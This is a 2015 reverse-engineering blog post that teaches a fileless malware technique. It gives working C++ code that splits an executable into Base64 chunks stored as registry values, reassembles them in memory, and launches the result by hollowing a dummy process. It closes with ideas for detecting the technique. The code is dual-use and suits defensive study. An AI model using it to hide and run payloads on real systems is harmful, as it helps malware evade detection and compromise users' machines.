Stealth Techniques: Hiding Files in the Registry

codereversing.com/archives/261

RCE Endeavors

August 12, 2015

Filed under: General x86,Programming — admin @ 12:36 PM

This post will cover the topic of a semi-common malware technique: hiding executable data in the Windows registry. This involves writing either part of, or an entire, executable into the registry and loading it to execute later. This technique aims at stealth by not tying the potential malicious functionality to a binary; instead the functionality can be scatted across the Windows registry under many keys, making it harder to detect. The actual data, the executable code that will be loaded in these keys, can be (re)-encoded an arbitrary amount of times to make signature scanning more difficult. A good detection strategy here would be to look for the process loading the data rather than scan the registry itself.

Storing Files in the Registry

The first part involves getting a file into the registry. For this example, an entire file will be split up and written in parts under a single key. In the next sections, this file will be retrieved, combined, and lastly executed in a hollowed process. There are several ways to go about doing this in terms of how the file will actually be stored in the registry. The registry has different value types that can store a variety of types of data, ranging from raw binary data, 32/64-bit values, and strings. For this example, the file will be Base64 encoded and written as string (*REG_SZ*) values.


Getting data into the registry is pretty straightforward. It involves opening a handle to the key with RegCreateKeyEx, which opens a handle to an existing key or creates a new one, followed by calling RegGetValue and RegSetValueEx to perform reads and writes. The example code below shows these three operations:

```
const HKEY OpenRegistryKey(const char * const strKeyName, const bool bCreate =
true)
{
    HKEY hKey = nullptr;
    DWORD dwResult = 0;

    LONG lRet = RegCreateKeyExA(HKEY_CURRENT_USER, strKeyName, 0,
        nullptr, 0, KEY_READ | KEY_WRITE | KEY_CREATE_SUB_KEY,
        nullptr, &hKey, &dwResult);
    if (lRet != ERROR_SUCCESS)
    {
        fprintf(stderr, "Could not create/open registry key. Error = %X\n",
            lRet);
        exit(-1);
    }

    if (bCreate && dwResult == REG_CREATED_NEW_KEY)
    {
        fprintf(stdout, "Created new registry key.\n");
    }
    else
    {
        fprintf(stdout, "Opened existing registry key.\n");
    }

    return hKey;
}

void WriteRegistryKeyString(const HKEY hKey, const char * const strValueName,
    const BYTE *pBytes, const DWORD dwSize)
{
    std::string strEncodedData = base64_encode(pBytes, dwSize);

    LONG lRet = RegSetValueExA(hKey, strValueName, 0, REG_SZ, (const BYTE
*)strEncodedData.c_str(), strEncodedData.length());
    if (lRet != ERROR_SUCCESS)
    {
        fprintf(stderr, "Could not write registry value. Error = %X\n",
            lRet);
        exit(-1);
    }
}

const std::array<BYTE, READ_WRITE_SIZE> ReadRegistryKeyString(const char * const
strKeyName,
    const char * const strValueName, bool &bErrorOccured)
{
    DWORD dwType = 0;
    const DWORD dwMaxReadSize = READ_WRITE_SIZE * 2;
    DWORD dwReadSize = dwMaxReadSize;

    char strBytesEncoded[READ_WRITE_SIZE * 2] = { 0 };

    LONG lRet = RegGetValueA(HKEY_CURRENT_USER, strKeyName, strValueName,
        RRF_RT_REG_SZ, &dwType, strBytesEncoded, &dwReadSize);

    std::array<BYTE, READ_WRITE_SIZE> pBytes = { 0 };
    std::string strDecoded = base64_decode(std::string(strBytesEncoded));
    (void)memcpy(pBytes.data(), strDecoded.c_str(), strDecoded.size());

    if (lRet != ERROR_SUCCESS)
    {
        fprintf(stderr, "Could not read registry value. Error = %X\n",
            lRet);
        bErrorOccured = true;
    }
    if (dwType != REG_SZ || (dwReadSize == 0 || dwReadSize > dwMaxReadSize))
    {
        fprintf(stderr, "Did not correctly read back a string from the
registry.\n");
        bErrorOccured = true;
    }
    return pBytes;
}
```

This is nearly all that is needed to get a file into the registry. There are some additional details, such as splitting the file up into several keys, which won't be shown in this post to space save (but is available in the sample code). The code using these functions to split and write the file into the registry is shown below:

```
void WriteFileToRegistry(const char * const pFilePath)
{
    HKEY hKey = OpenRegistryKey("RegistryTest");

    std::string strSubName = "Part";
    std::string strSizeName = "Size";
    size_t ulIndex = 1;

    auto splitFile = SplitFile(pFilePath);
    for (size_t i = 0; i < splitFile.size(); ++i)
    {
        std::string strFullName(strSubName + std::to_string(ulIndex));

        WriteRegistryKeyString(hKey, strFullName.c_str(), splitFile[i].data(),
READ_WRITE_SIZE);
        ++ulIndex;
    }

    CloseHandle(hKey);
}
```

The top-level key for the example code is under HKCU\\RegistryTest. The exectuable file will be split up into 2048 byte chunks, base64 encoded, and then written in as values named "Part1", "Part2", … "PartN". An 8KB file written to the registry is shown below after executing this code:



Name	Type	Data
(Default)	REG_SZ	(value not set)
Part1	REG_SZ	TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAA...
Part2	REG_SZ	qgUAAOjNBwAAhMB1BDLAXcPowAcAAITAdQpqAOi1BwAAWevpsAFdw1...
Part3	REG_SZ	NCcAADIoAAAgKAAADCgAAPYnAADcJwAAxicAALAnAACWJwAAeicAAGY...
Part4	REG_SZ	emVTTGlzdEhlYWQAZwNJc0RlYnVnZ2VyUHJlc2VudAC+AkdldFN0YXJ0dXBJ...

A Base64 decoder can quickly verify that the contents of the keys look correct. Inputting the "Part1" key shows the following output (trimmed), where the PE header can be seen:

```
MZ[144][0][3][0][0][0][4][0][0][0][255][255][0][0][184][0][0][0][0][0][0][0]@[0][0]
[0][0][0][0][0]
[0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0][0]
[240][0][0][0]
[14][31][186][14][0][180][9][205]![184][1]L[205]!This program cannot be run in DOS
mode.[13][13]
[10]$[0][0][0][0][0][0][0][181]!:
```

The file is now in the registry and can be deleted on disk.

Retrieving Files from the Registry

At this point, the file is split up and in the registry. Retrieving the file is nothing more than performing the opposite of the first section: reading the individual parts, base64 decoding them, and combining the data into a single stream. The code for this is shown below:

```
NewProcessInfo JoinRegistryToFile(const char * const strKeyName, const char * const
strValueName)
{
    NewProcessInfo newProcessInfo = { 0 };
    std::vector<std::array<BYTE, READ_WRITE_SIZE>> splitFile;

    size_t ulKeyIndex = 1;
    std::string strFullName(strValueName + std::to_string(ulKeyIndex));

    bool bErrorOccured = false;
    auto partFile = ReadRegistryKeyString(strKeyName, strFullName.c_str(),
bErrorOccured);

    while (!bErrorOccured)
    {
        splitFile.push_back(partFile);

        ++ulKeyIndex;
        strFullName = strValueName + std::to_string(ulKeyIndex);

        partFile = ReadRegistryKeyString(strKeyName, strFullName.c_str(),
bErrorOccured);
    }

    newProcessInfo.pFileData = std::unique_ptr<BYTE[]>(new BYTE[splitFile.size() *
READ_WRITE_SIZE]);
    memset(newProcessInfo.pFileData.get(), 0, splitFile.size() * READ_WRITE_SIZE);

    size_t ulWriteIndex = 0;
    for (auto &split : splitFile)
    {
        (void)memcpy(&newProcessInfo.pFileData.get()[ulWriteIndex *
READ_WRITE_SIZE], splitFile[ulWriteIndex].data(),
            READ_WRITE_SIZE);
        ++ulWriteIndex;
    }

    newProcessInfo.pDosHeader = (IMAGE_DOS_HEADER *)&
(newProcessInfo.pFileData.get()[0]);
    newProcessInfo.pNtHeaders = (IMAGE_NT_HEADERS *)&
(newProcessInfo.pFileData.get()[newProcessInfo.pDosHeader->e_lfanew]);

    return newProcessInfo;
}
```


Here the *ReadRegistryKeyString* function, whose definition is in the previous section, is called to retrieve the parts. These individual parts are then combined afterwards and stored in *newProcessInfo.pFileData*. There are some additional fields initialized, such as the beginning of the PE DOS and NT headers, which will be useful for the next section.

Loading the Retrieved File

At this point, the file has been retrieved from the registry and is stored in a buffer in memory. Writing the contents to disk and launching the process would defeat the point of storing it in the registry in the first place, since the file is back on disk. Instead process hollowing will be employed. A dummy process will be launched in a suspended state and have its memory unmapped. Afterwards, the bytes that were retrieved from the registry will be mapped into this process and the process will begin executing. At the topmost level, the code looks like the following:

```
void ExecuteFileFromRegistry(const char * const pValueName)
{
    HKEY hKey = OpenRegistryKey("RegistryTest");

    auto newProcessInfo = JoinRegistryToFile("RegistryTest",
pValueName);
    auto processInfo = MapTargetProcess(newProcessInfo,
"DummyProcess.exe");
    RunTargetProcess(newProcessInfo, processInfo);

    CloseHandle(hKey);
}
```

MapTargetProcess and *RunTargetProcess* won't be shown here since they are close copies from the 2011 post on the topic that I wrote. A note that I would like to make is that this technique works if the dummy and replacement processes are both x86, and were compiled with DEP/ASLR disabled. A refinement of this technique to support x64 and DEP/ASLR enabled is something that I hope to post soon. A screenshot of the code in action is shown below:



Here *DummyProcess.exe* (included in the zip) is the process that has been hollowed out and replaced with another process, *ReplacementProcess.exe* (also included in the zip). The "*Sample*" folder provided in the zip provides interactive example. To demonstrate, do the following:

- Run *DummyProcess.exe* and observe that it is a Win32 UI application.
- Run *write.bat*, which calls *FilelessLauncher.exe* to writeÂ *ReplacementProcess.exe* under *HKCU\\RegistryTest*
- Delete *ReplacementProcess.exe*
- Run *execute.bat*, which calls *FilelessLauncher.exe* to read *HKCU\\RegistryTest* and retrieve the bytes of *ReplacementProcess.exe*. It will then unmap *DummyProcess.exe* and write the bytes for *ReplacementProcess.exe* in. The process will then resume and a message box will pop up, which is the code for *ReplacementProcess.exe*

Make sure to clean up the registry afterwards.

Conclusion and Code

The technique presented in this post covered how to perform fileless storage of an executable by placing it in the Windows registry. In terms of counteracting this technique, there are many options. For example, the written code has to be retrieved somehow, which either means that hardcoded values must be present somewhere or that there is configuration somewhere stating how to get the data back from the registry. These are prime for marking as signatures of a malicious executable. Additionally, since process hollowing was employed, those weaknesses apply as well, such as checking the image in memory versus the image on disk and analyzing the differences, of which there will certainly be many. Dynamic analysis also can provide quick answers as to what is going on by monitoring registry APIs as well as checking if *NtUnmapViewOfSection* is being called, which in itself is a red flag.

The Visual Studio 2015 project for this example can be found here. The source code is viewable on Github here.
This code was tested on x64 Windows 7, 8.1, and 10.

Follow on Twitter for more updates

Comments (1)

1 Comment »

1. thanks for posting useful articles

   please keep it going…

   I really love this website for having clean and neat writing..

   Best of Luck

   Thanks

   Comment by Ali Khan — August 14, 2015 @ 6:59 AM

RSS (Really Simple Syndication) feed for comments on this post. TrackBack URL (Universal Resource Locator)

Leave a comment